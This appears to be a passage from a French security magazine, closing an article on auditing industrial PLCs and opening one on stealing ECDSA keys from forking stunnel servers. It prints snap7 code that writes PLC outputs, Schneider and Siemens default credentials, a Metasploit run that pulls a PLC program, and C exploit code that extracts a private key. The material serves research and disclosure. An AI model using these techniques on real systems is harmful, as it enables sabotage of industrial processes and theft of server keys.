Valeur input 5 : False
Valeur input 6 : False

Valeur des outputs
Valeur output 0 : True
Valeur output 1 : False
Valeur output 2 : False
Valeur output 3 : False
Valeur output 4 : False
Valeur output 5 : True
Valeur output 6 : False
```

Les requêtes de lecture peuvent être analysées grâce au dissector Wireshark :

```
5899 2420.319433 192.168.0.201   192.168.0.50    S7COMM  85 ROSCTR:[Job     ] Function:[Read var]
5900 2420.321161 192.168.0.50    192.168.0.201   S7COMM  80 ROSCTR:[Ack_Data] Function:[Read var]
5901 2420.323074 192.168.0.201   192.168.0.50    S7COMM  85 ROSCTR:[Job     ] Function:[Read var]
5902 2420.325625 192.168.0.50    192.168.0.201   S7COMM  80 ROSCTR:[Ack_Data] Function:[Read var]
5903 2420.327926 192.168.0.201   192.168.0.50    S7COMM  85 ROSCTR:[Job     ] Function:[Read var]
5904 2420.329200 192.168.0.50    192.168.0.201   S7COMM  80 ROSCTR:[Ack_Data] Function:[Read var]
⊞ Frame 5903: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_7b:49:96 (08:00:27:7b:49:96), Dst: SiemensN_1b:03:62 (00:1c:06:1b:03:62)
⊞ Internet Protocol Version 4, Src: 192.168.0.201 (192.168.0.201), Dst: 192.168.0.50 (192.168.0.50)
⊞ Transmission Control Protocol, Src Port: 58066 (58066), Dst Port: iso-tsap (102), Seq: 451, Ack: 388, Len: 31
⊞ TPKT, Version: 3, Length: 31
⊞ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
⊟ S7 Communication
  ⊟ Header: (Job)
      Protocol Id: 0x32
      ROSCTR: Job (1)
      Redundancy Identification (Reserved): 0x0000
      Protocol Data Unit Reference: 3584
      Parameter length: 14
      Data length: 0
  ⊟ Parameter: (Read var)
      Function: Read Var (0x04)
      Item count: 1
    ⊟ Item [1]: (Q 0.6 BIT 1)
        Variable specification: 0x12
        Length of following address specification: 10
        Syntax Id: S7ANY (0x10)
        Transport size: BIT (1)
        Length: 1
        DB number: 0
        Area: Outputs (Q) (0x82)
        Address: 0x000006
```

Fig. 11

On peut de la même manière modifier les valeurs des sorties de l'automate en ajoutant la fonction suivante :

```
def write_output(self, area, data):
  r = self.client.write_area(snap7.types.areas['PA'], 0, 0, data)
  return r
```

dans laquelle le paramètre data doit être de type **bytearray**, par exemple :

```
data = data = bytearray([0x01])
```

Cet exemple, ainsi que d'autres, sont disponibles sur mon dépôt GitHub **[SCAN7]**.

4 Faiblesses courantes des automates

Dans ce chapitre, nous allons décrire quelques types de vulnérabilités que l'on rencontre fréquemment sur des systèmes industriels.

4.1 Vulnérabilités sur les interfaces web

Le développement de serveurs web et autres applications n'étant pas vraiment le cœur de métier des constructeurs d'automates, il n'est pas étonnant de retrouver des failles « traditionnelles » dans les interfaces d'administrations des automates.

On peut notamment citer :

- CVE-2014-2908 : Vulnérabilités XSS (Siemens S7-1200) ;
- CVE-2014-2909 : Injection de headers http (Siemens S7-1200) ;
- CVE-2014-2249 : Vulnérabilité CSRF (Siemens S7-1200) ;
- CVE-2014-2250 : Entropie insuffisante des jetons de session (S7-1200) ;
- CVE-2013-0663 : Vulnérabilité CSRF (Schneider Quantum, Modicon, M340).

4.2 Mots de passe par défaut

Commençons le vaste sujet des identifiants par défaut / non modifiables par le cas le plus représentatif, le cas du FTP Schneider. En décembre 2006, la présence d'un compte FTP

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

disposant d'un mot de passe non-modifiable a été rendue publique, et un module de détection a été ajouté à Nessus **[NESSUS-FTP]**.

Devant l'absence de réaction de Schneider, la société DigitalBond a même été jusqu'à ajouter un compteur sur sa page d'accueil, affichant le nombre de jours depuis la découverte de la faille. Le compteur finit par s'arrêter, au bout de 2363 jours... Heureusement, la situation s'améliore et les constructeurs sont aujourd'hui beaucoup plus réactifs.

Les comptes suivants peuvent se retrouver par défaut sur les automates Schneider :

- ntpupdate/ntpupdate ;
- ftpuser/password ;
- qbf77101/ hexakisooctahedron ;
- sysdiag/factorycast@schneider ;
- USER/USER.

De même, on peut trouver sur certains automates Siemens le couple login/mot de passe suivant : basik/basik sur les interfaces web.

5 Exemple d'exploitation d'une vulnérabilité Schneider Modicon : reprogrammation de l'automate par Modbus

Les chercheurs de Digital Bond ont étudié les mécanismes de programmation utilisés par le logiciel Unity Pro pour communiquer avec les automates Schneider.

Pour reproduire cette démarche, rien de plus simple, il suffit de réaliser une capture réseau sur un poste de programmation, équipé du logiciel Unity. Et voilà ce qu'on obtient :

La communication se fait via le protocole Modbus, en utilisant la fonction **" 0x5a " (=90)**, qui est une fonction non documentée du protocole.

On remarque dès lors que des informations sont échangées en clair, puisqu'on peut récupérer certaines informations, comme le nom du projet ou les commentaires :

```
Projet.........V5.0
[...]
../M...LAB-PC
[...]
.Z......<..(<..(....<..(<..(.............................................Z.
......8.Z...0....................BMX P34 2030.......@...............Z....
......Z.........BMXRMS008MP...... .Z.X.......BM.......Z...........Z.......F
.Z......<..(<..(....<..(<..(.............................................
.Z.X............. .Z. .......d......M.Z....G.......................+!Defaut de
l'heure de l'horodateur.%S51..
```

Un projet Unity, c'est-à-dire un programme automate, se présente sous la forme d'une archive ZIP. Celle-ci contient :

```
root@kali:~# unzip -l programme_m340.sta
Archive:  programme_m340.sta
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2014-04-26 16:11   BinAppli/
       32 201-04-26 16:11   BinAppli/Station.apd
    28 500  2014-04-26 16:11   BinAppli/Station.apx
     1330  2014-04-26 16:11   STATION.CTX
        0  2014-04-26 16:11   ThirdParty/
---------                     -------
    29 862                     5 files
```

C'est le fichier **BinAppli/Station.apx** qui contient le code automate, et qui est envoyé par l'application lors de la programmation de l'automate.

Il existe un module Metasploit permettant de récupérer et de programmer l'automate à distance, en utilisant cette fonction Modbus **0x5a** :

```
msf > use auxiliary/admin/scada/modicon_stux_transfer
```

Le module fonctionne pour tous les automates Schneider programmables avec le logiciel Unity.




Fig. 12

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
msf auxiliary(modicon_stux_transfer) > run

[*] 192.168.0.5:502 - MODBUS - Sending read request
[*] 192.168.0.5:502 - MODBUS - Retrieving file
[*] 192.168.0.5:502 - MODBUS - Closing file
[*] Auxiliary module execution completed
```

On constate alors que le fichier récupéré est le même que celui extrait de l'archive Unity :

```
root@kali:~/m340/BinAppli# diff -s Station.apx /root/recup_msf_m340.apx
Files Station.apx and /root/recup_msf_m340.apx are identical
```

On peut dès lors remplacer le programme récupéré dans un fichier `.sta` vide, et l'ouvrir avec Unity.

On notera cependant une erreur lors de la récupération d'un programme automate de grande taille. En effet, le module existant implémente un compteur sur 1 octet, tandis que lors d'une programmation légitime avec Unity, ce compteur a une taille de 2 octets :

```
5a 01 34 00 01 01 00
5a 01 34 00 01 02 00
5a 01 34 00 01 03 00
[...]
5a 01 34 00 01 fe 00
5a 01 34 00 01 ff 00
5a 01 34 00 01 00 01
5a 01 34 00 01 01 01
[...]
```

Charge utile des requêtes Modbus envoyées par Unity pour récupérer le programme automate :




Fig. 13

Une version corrigée du module est disponible sur mon GitHub **[MODICON_STUX_TRANSFER]** et fera l'objet d'une Pull Request une fois finalisé.

Conclusion

La réalisation d'un audit sur un SI industriel, et en particulier sur des Automates Programmables Industriels, nécessite d'ajuster sa boîte à outils, et de ne pas avoir peur de differ du `pcap`. Cependant, la simplicité des protocoles en jeu en facilite l'accès. Le niveau de sécurité de ces équipements est antédiluvien, et l'expression de recommandations est sans doute la partie la plus complexe. En effet, les contraintes de fonctionnement rendent les solutions standards inadaptées, et toute modification de la configuration d'un automate ou du SI doit se prévoir plusieurs mois à l'avance.

Aujourd'hui, quel que ce soit le niveau d'application des correctifs de sécurité des automates, il faut donc être réaliste et admettre qu'un accès réseau à un automate conduit (plus ou moins rapidement) à sa compromission.

- La segmentation réseau, la seule solution envisageable ?

Que peut-on faire ? Il convient donc d'isoler les automates le plus possible du reste du SI, et de limiter et sécuriser les interconnexions entre le réseau automate et les autres SI, comme précisé dans l'article sur les bonnes pratiques d'architecture.

Comme on a pu le voir avec l'exemple de la programmation de l'automate Schneider en Modbus, un simple filtrage réseau peut être insuffisant. En effet, dans de nombreuses situations, on voudra réaliser des requêtes Modbus de lecture, mais interdire l'utilisation de la fonction `0x5a` en dehors du poste de programmation légitime. Il peut donc être intéressant de réaliser un filtrage allant jusqu'au niveau applicatif, et n'autorisant que les paquets répondant à une ou plusieurs signatures connues : c'est-à-dire un fonctionnement en mode liste blanche.

- Des automates sur Internet ?

Malheureusement, les faiblesses de sécurité des automates ne sont pas systématiquement compensées par une isolation réseau satisfaisante, bien au contraire.

De nombreux systèmes SCADA sont accessibles à distance, afin d'assurer le maintien en condition opérationnelle par les intégrateurs voire directement par les constructeurs.

Ces accès consistent parfois, tout simplement, à rendre l'automate directement disponible sur Internet ! Le moteur de recherche SHODAN **[SHODAN]** permet de valider rapidement cette assertion. Une simple recherche sur le port 80 (HTTP) et le mot-clé SCHNEIDER permet d'identifier plus de 600 automates Schneider exposant leur interface web sur Internet.

De même, le projet ScadaExposure **[SCADAEXPOSURE]**, dans son rapport de fin 2013, a identifié plus de 500 000 équipements SCADA accessibles sur Internet.

- Une prise de conscience des constructeurs, source d'espoir ?

Bien que le constat actuel soit inquiétant, les choses évoluent dans le bon sens. La révélation au public de l'attaque Stuxnet a constitué, chez de nombreux

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

industriels, un rappel à la réalité et a permis de déclencher des projets d'amélioration du niveau de sécurité de leurs produits.

Les constructeurs d'automates ont dû s'adapter pour répondre à ce nouveau besoin chez leurs clients et sont aujourd'hui beaucoup plus réactifs lors de la découverte d'une vulnérabilité nouvelle dans leurs produits. De même, ils ont su s'adapter et proposent ou ont en projet des gammes d'automates disposant de fonctions de sécurité (authentification, chiffrement des communications). Cependant, au vu de la durée de vie des équipements industriels, ainsi que la complexité de l'application des patchs, les 15 prochaines années de pentest s'annoncent intéressantes ! ■

Remerciements

Merci aux autres contributeurs de ce numéro de MISC, ainsi qu'à Thomas Debize pour leurs relectures constructives !

Références

[NIST] http://csrc.nist.gov/publications/nistpubs/800-82/SP800-82-final.pdf (§4.2.6)

[PLCSCAN] https://code.google.com/p/plcscan/

[PLUGINS NESSUS] :

Modicon Quantum Telnet Server Default Credentials : 23 827

Modbus/TCP Coil Access : 23 817

Modicon Quantum FTP Server Default Credentials : 23 821

[SHODAN] http://www.shodanhq.com/

[SCADAEXPOSURE] http://www.scadaexposure.com/

[SPEC MODBUS] http://www.modbus.org/specs.php

[MODBUSPAL] http://sourceforge.net/modbuspal

[MBTGET] https://github.com/sourceperl/mbtget

[MODBUSCLIENT] http://www.rapid7.com/db/modules/auxiliary/scanner/scada/modbusclient

[SNAP7] http://snap7.sourceforge.net/

[SNAP7-PYTHON] https://github.com/gijzelaerr/python-snap7

[S7COMMS] http://sourceforge.net/projects/s7commwireshark/

[SCAN7] https://github.com/arnaudsoullie/scan7

[NESSUS-FTP] http://www.tenable.com/blog/nessus-3-scada-plugins

[MODICON_STUX_TRANSFER] https://github.com/arnaudsoullie/metasploit-framework/blob/modicon_stux_transfer/modules/auxiliary/admin/scada/modicon_stux_transfer.rb

À NE PAS MANQUER !

AMÉLIORER LA SÉCURITÉ EN TROUVANT DES FAILLES !

ACTUELLEMENT DISPONIBLE !

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

boutique.ed-diamond.com

CRYPTOGRAPHIE : VOL DE CLEFS VIA STUNNEL

Aris Adamantiadis – Consultant infosec indépendant – aris@badcode.be

mots-clés : CRYPTOGRAPHIE / EXPLOIT / ECDSA

La faille « heartbleed », permettant de voler des données dans la mémoire de serveurs TLS, a fait couler déjà beaucoup d'encre, par son aspect critique. Cet article concerne une autre faille d'implémentation de certains serveurs utilisant libcrypto, comme stunnel (mode fork) ou libssh, qui permet dans certaines conditions d'extraire la clef privée du serveur, et porte les charmants noms de CVE-2014-0017 et CVE-2014-0016.

1 Découverte de la faille

Les failles CVE-2014-0016 et CVE-2014-0017 (le responsable marketing chargé de donner des noms fun et des logos aux failles était en congé) ont été découvertes en essayant de comprendre le comportement du PRNG (*pseudo-random number generator*) de **libcrypto** (backend cryptographique d'OpenSSL) lors de l'opération **fork()**. Si vous vous rappelez bien vos cours de système, un processus venant d'être créé à la suite d'un **fork()** est une copie conforme du processus parent, à quelques exceptions près (PID, par exemple). Ceci a évidemment des implications dans un PRNG contenant son propre état cryptographique (pool d'entropie) qui serait dupliqué au bit près lors du fork. Ouvrons notre éditeur de code favori dans le fichier **openssl-1.0.1f/crypto/rand/md_rand.c**. Il est indispensable de compiler le code et de le suivre dans gdb pour comprendre ce qui est exécuté, et faire la part des clauses #ifdef qui ne s'appliquent pas à notre environnement (ici un Linux classique).

```
static int ssleay_rand_bytes(unsigned char *buf, int num, int pseudo)
        {
[...]
#ifndef GETPID_IS_MEANINGLESS
        pid_t curr_pid = getpid();
#endif
[...]
        while (num > 0)
                {
                /* num_ceil -= MD_DIGEST_LENGTH/2 */
                j=(num >= MD_DIGEST_LENGTH/2)?MD_DIGEST_LENGTH/2:num;
                num-=j;
                MD_Init(&m);
#ifndef GETPID_IS_MEANINGLESS
                 if (curr_pid) /* just in the first iteration to save time */
                        {
                        MD_Update(&m,(unsigned char*)&curr_pid,sizeof curr_pid);
                        curr_pid = 0;
                        }
#endif
                MD_Update(&m,local_md,MD_DIGEST_LENGTH);
                MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
[...]
```

Outre l'extrême complexité de ce code, on peut remarquer que le seul critère permettant de distinguer deux exécutions de **RAND_bytes()**, lorsque le pool d'entropie est pareil, est le PID. En effet, **libcrypto** ne recharge pas son entropie avec **/dev/random** à chaque exécution de **RAND_bytes()**. Un petit test (**poc_rand.c**) peut mettre en évidence ce comportement, en forçant la valeur de retour de **getpid()** à une valeur prédéfinie (code complet sur le GitHub **[GITHUB]**) :

```
int getpid(){
  return 31337;
}

int main(int argc, char **argv){
  int pid;
  unsigned char buffer[20];
  RAND_bytes(buffer, sizeof(buffer));
  pid = fork();
  if(pid != 0)
    wait(NULL);
  memset(buffer, 0, sizeof(buffer));
  RAND_bytes(buffer, sizeof(buffer));
  print_hex(buffer, sizeof(buffer));
  return 0;
}
```

```
aris@kalix86:~/openssl_prng$ ./poc_rand
4ac3fdc28bdcca92efef5a9a4406d1bbbb29bacc
4ac3fdc28bdcca92efef5a9a4406d1bbbb29bacc
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

On observe que les deux sorties sont identiques. Si nous parvenons à manipuler les PID de deux processus affiliés afin qu'ils entrent en collision, nous pouvons donc dans certaines conditions faire en sorte que les sorties de `RAND_bytes()` soient les mêmes.

Un lecteur attentif remarquera que notre POC (en retirant la redéfinition de `getpid()`) ne peut pas être vulnérable, car il est impossible qu'un processus et son fils partagent le même PID. Deux fils par contre peuvent partager le même PID si le premier se termine avant l'exécution du deuxième.

2 Environnements vulnérables

Les conditions à réunir pour obtenir cette collision de `RAND_bytes()` sont les suivantes :

- Un serveur doit accepter des connexions puis créer un nouveau processus avec `fork()` pour chaque connexion ;
- Le serveur doit avoir initialisé `libcrypto` dans le processus parent ;
- Le serveur ne doit pas toucher au pool d'entropie entre chaque `fork()` ;
- Le système d'exploitation doit recycler ses PID au bout d'un moment (virtuellement tous les UNIX).

Quelques recherches systématiques permettent de sélectionner quelques applications qui respectent les différents critères. Les implémentations de serveurs OpenSSL sont particulièrement vulnérables, car elles utilisent des clefs privées et des opérations de cryptographie asymétrique. J'ai trouvé que libssh serveur 0.6.0 et stunnel 4.56 (dans le mode de compilation `fork()`) étaient vulnérables. Libssh étant relativement peu utilisé niveau serveur, mon choix s'est porté sur stunnel pour la suite.

3 Exploitation

3.1 Plan d'attaque

Il est de notoriété publique que certains algorithmes asymétriques perdent leurs plumes lorsque le générateur de nombres aléatoires est compromis, et c'est particulièrement le cas avec DSA et ECDSA qui « fuitent » leur clef privée en seulement deux opérations si le nombre aléatoire utilisé lors de la signature est identique. Comme cela ressemble très fort à notre cas d'utilisation, nous tenterons d'extraire la clef ECDSA ou DSA, en utilisant une attaque similaire à celle de la PlayStation 3 **[PS3]**. Les serveurs utilisant RSA dans leurs certificats (la grande majorité actuellement) ne seront donc pas vulnérables de cette manière (c'est d'ailleurs un des grands avantages de RSA par rapport à ECDSA). Par la suite, nous considérons que le serveur possède un certificat autosigné ECDSA nist-p256.




Fig. 1 : Handshake SSL complet tel que décrit par la [RFC5246].

Ceci nécessite d'étudier le protocole SSL pour comprendre comment se passe le handshake et quelles sont les données signées par la clef privée (voir Figures 1 et 2).

Le format exact du handshake dépend fortement de la version de TLS utilisée et du ciphersuite choisi. Celle que nous utiliserons est TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384, supportée par la configuration par défaut de stunnel 4.56.

J'avais commencé la programmation de l'exploit en utilisant l'implémentation client de `libssl`. Je me suis rendu compte après un moment qu'il n'était pas facile d'en extraire la signature du serveur, ni d'extraire facilement le digest ayant servi à vérifier




Fig. 2 : Handshake SSL partiel. Le client envoie la liste des algorithmes supportés et un cookie aléatoire, le serveur répond avec la liste d'algorithmes choisis, un cookie aléatoire, la chaîne de certificats, un échange de clef et une signature.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

la signature. L'implémentation de l'exploit **dump_ssl.c** **[GITHUB]** comprend donc la génération du paquet **client_hello** et le parsing du paquet **server_hello**. C'était d'ailleurs une excellente occasion d'apprendre le fonctionnement du key exchange TLS.

3.2 Détection des collisions

Comme nous l'avons vu plus haut, le serveur répond à notre **client_hello** par un **server_hello** contenant un cookie de 32 octets aléatoires. Ce cookie permet facilement de distinguer deux sessions TLS utilisant les mêmes cookies. Utilisons l'outil **dump_cookies.c** **[GITHUB]** pour voir si notre serveur est vulnérable :

```
$ ./dump_ssl
Exploiting localhost:443
server random: 53688b4eee233e3f 683394fa934dbafe 654b53d06321e0c2
be33cfbb59f9358f
server random: 53688b4e0beae2f1 6b34d1cc1d8c30cb c4735b8b525ac67c
e83a2b1001267dfc
server random: 53688b4e3a6154f3 f72cb422d7d08385 d1a203e9fb258930
bf060578648ff622
[...]
server random: 53688b4f317587eb cba496f91fe70bc0 676cd04174c3ad74
908ad87a72e90c5a
[...]
```

Nous voyons immédiatement quelque chose d'étrange : les premiers 32 bits du cookie sont similaires, et s'incrémentent avec le temps. Une recherche rapide permet de voir que ces 32 premiers bits représentent le temps UNIX du serveur. L'absence de collision dans les 66000 premiers essais nécessite une petite plongée dans le code d'OpenSSL afin de trouver une explication :

s23_clnt.c :

```
int ssl_fill_hello_random(SSL *s, int server, unsigned char
*result, int len) {
[...]
        if (send_time){
                unsigned long Time = time(NULL);
                unsigned char *p = result;
                l2n(Time, p);
                return RAND_pseudo_bytes(p, len-4);
        }
```

Cela explique pourquoi nous recevons l'heure courante dans les 32 premiers bits, mais ne devrait pas affecter le contenu du pool d'entropie. En revanche, ce code-ci réduit l'impact de notre attaque :

s3_srvr.c :

```
int ssl3_accept(SSL *s)
        {
        BUF_MEM *buf;
        unsigned long alg_k,Time=(unsigned long)time(NULL);
  [...]
        RAND_add(&Time,sizeof(Time),0);
```

L'heure précise du **ssl3_accept()** est rajoutée, à la seconde près, au pool d'entropie, ce qui veut dire qu'une attaque couronnée de succès doit se réaliser en moins d'une seconde, et doit recommencer de zéro chaque seconde. Cela pose un problème, car sous linux les PID sont générés de manière incrémentielle, et pour pouvoir exploiter la collision, il faudrait être capable de réaliser plus de 65000 connexions SSL en moins d'une seconde, sur un serveur qui n'est pas été optimisé pour les performances.

Est-il temps d'abandonner ? Non bien sûr, car certains systèmes sécurisés fournissent une fonctionnalité « random PID ». Cette fonctionnalité implique que certains PID ont une chance d'être recyclés beaucoup plus vite qu'avec une stratégie incrémentale. Un petit calcul nous permet de déterminer nos chances de succès : soit **k** le nombre de connexions séquentielles possibles par seconde, **n** le nombre maximum de processus. La probabilité que deux PID identiques soient tirés au sort pendant cette seconde est

$$P(Collision)=1-\frac{k!}{n^k}\binom{n}{k}$$

La probabilité d'obtenir une collision après **t** secondes est donc :

$$P(Succès)=1-(1-P(Collision))^t$$

Pour des valeurs expérimentales **k=20** et **n=65500**, **t=300** on obtient **P(Succès) = 0,58**, soit plus d'une chance sur deux d'obtenir un résultat en moins de cinq minutes. L'attaque est donc réalisable en théorie.

3.3 Extraction de la clef

Comme nous l'avons dit plus haut, de par le fonctionnement même de ECDSA, il est possible d'extraire la clef secrète à l'aide de deux signatures ECDSA faites avec le même nombre aléatoire sur deux messages différents. Voici l'algorithme de signature ECDSA **[ECDSA]** :

- Soit G le point générateur d'une courbe elliptique C
- $n \in \mathbb{N}$ ordre de la courbe elliptique C
- $k \in \mathbb{N}, k<n$ un nombre aléatoire
- $d \in \mathbb{N}, d<n$ la clef privée
- $Q \in C = sG$ la clef publique
- Calculer $P=kG$
- Calculer $r=P_x(mod\, n)$
- Calculer $s=k^{-1}(m+d\,r)(mod\, n)$
- La signature est la paire **(r, s)**.

Soit deux messages **m1** et **m2** signés avec les clefs k_1 et k_2 . On obtient :

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- $(r_1, s_1) = (r_1, k_1^{-1}(m_1 + d\,r_1))$
- $(r_2, s_2) = (r_2, k_2^{-1}(m_2 + d\,r_2))$

Si on part de l'hypothèse que $k_1 = k_2$, alors l'équation devient :

- $(r, s_1) = (r, k^{-1}(m_1 + d\,r))$
- $(r, s_2) = (r, k^{-1}(m_2 + d\,r))$ (notez que les **r** sont identiques, car fonction de **k**)
- $s_1 - s_2 = k^{-1}(m_1 + d\,r) - k^{-1}(m_2 + d\,r)$
- $s_1 - s_2 = k^{-1}(m_1 - m_2)$
- Nous pouvons donc calculer $k = \frac{(m_1 - m_2)}{(s_1 - s_2)}$
- Le calcul de d est ensuite $d = \frac{(s_1 k - m_1)}{r}$

Il devient donc trivial d'extraire le secret. Voici cette formule traduite en C avec **libcrypto** :

```
void crack_key(int session1, int session2){
        ECDSA_SIG *sig1, *sig2;
        BIGNUM *m1, *m2, *order, *tmp1, *tmp2, *k,*privkey;
        const EC_GROUP *curve;

        if (memcmp(s1->servercookie, s2->servercookie, 32)!=0){
                printf("Les cookies serveur ne sont pas les mêmes :(\n");
                return;
        }
        if(s1->siglen != s2->siglen || memcmp(s1->signature, s2-
>signature, s1->siglen) != 0)
                printf("Les signatures sont différentes, parfait !\n");
        else {
                printf("Les signatures sont les mêmes :(\n");
                return;
        }
[...]
        curve = EC_KEY_get0_group(server_pkey);
        EC_GROUP_get_order(curve, order, ctx);
[...]
        /* Convertir le digest en messages m */
        i = BN_num_bits(order);
        /* Il est nécessaire de tronquer le digest s'il est trop long:
         * On tronque d'abord des bytes entiers.
         */
        if (8 * payload_len > i)
                payload_len = (i + 7)/8;
        BN_bin2bn(s1->payload, payload_len, m1);
        BN_bin2bn(s2->payload, payload_len, m2);

        /* si i n'est pas un multiple exact de 8 */
        if (8 * payload_len > i){
                BN_rshift(m1, m1, 8 - (i & 0x7));
                BN_rshift(m2, m2, 8 - (i & 0x7));
        }
        bnprint("m1", m1);
        bnprint("m2", m2);
        /* k (m1 - m2) * (s1 - s2)^-1 (mod order)*/
        BN_mod_sub(tmp1, m1, m2, order, ctx);
        BN_mod_sub(tmp2, sig1->s, sig2->s, order, ctx);
        BN_mod_inverse(tmp2, tmp2, order, ctx);
        BN_mod_mul(k, tmp1, tmp2, order, ctx);
        bnprint("k",k);

        /* dA = (s*k - m1) * r^-1  (mod order) */
        BN_mod_mul(tmp1, sig1->s, k, order, ctx);
        BN_mod_sub(tmp1, tmp1, m1, order, ctx);
        BN_mod_inverse(tmp2, sig1->r, order, ctx);
        BN_mod_mul(privkey, tmp1, tmp2, order, ctx);

        bnprint("privkey",privkey);
        /* vérifions l'exactitude de la clef privée */
        rc = EC_KEY_set_private_key(server_pkey, privkey);
[...]
        rc = EC_KEY_check_key(server_pkey);
        if (rc == 1){
                printf("Clef privée extraite !\n");
        } else {
                printf("Clef privée invalide :(\n");
                return;
        }
}
```

Essayons maintenant ce code sur notre système vulnérable OpenBSD :

```
$ ./dump_ssl -h 192.168.2.29
Exploiting 192.168.2.29:443
server random: 53960e61a5999b92 2d9db8503b2d6a81 6ce82a1052a45a12 e2ac0d59814566bd
...
server random: 53960762b662e304 382135563d307760 c47d56f3f3052a68 34f70df93c92127f
server random: 53960762a1ee7e68 99c3b12c30dbdc67 b9619ef52c99a235 28ebd8c7d2ccb9cd
Found ! hash 9038
Signatures are different, excellent !
m1: afd5c6b92ce471a9 5c83552962c95409 ff5f09df67015ed5 942d1f2b52e30a8a
m2: 63b889f47d2ac5f1 8711094ab0c79de8 ad3aad24ac825d25 16ffa2cad72363a4
k: 5a61b10c8dd817e2 15c6bf07868d3e4c c404f0e5b6b54118 34cb20587b02255d
privkey: ec4101420b6c9896 1d63711c745d5beb 0d74cdad2b4b1feb 7cac19af28b82810
Extracted private key invalid :(
Counter : 9039
```

Malheureusement, l'extraction de la clef a échoué malgré la collision favorable trouvée précédemment. Que s'est-il passé ?

3.4 Analyse de l'échec

Une première raison pour l'échec de notre calcul serait la présence de bugs dans l'algorithme d'extraction de la clef. Une autre serait une contre-mesure au niveau de la **libcrypto/libssl**. À contrecœur, retournons faire une petite visite à **openssl-1.0.1f/crypto/ecdsa/ecs_sign.c** :

```
int ECDSA_sign_ex(int type, const unsigned char *dgst, int dlen,
unsigned char
        *sig, unsigned int *siglen, const BIGNUM *kinv, const BIGNUM *r,
        EC_KEY *eckey)
```

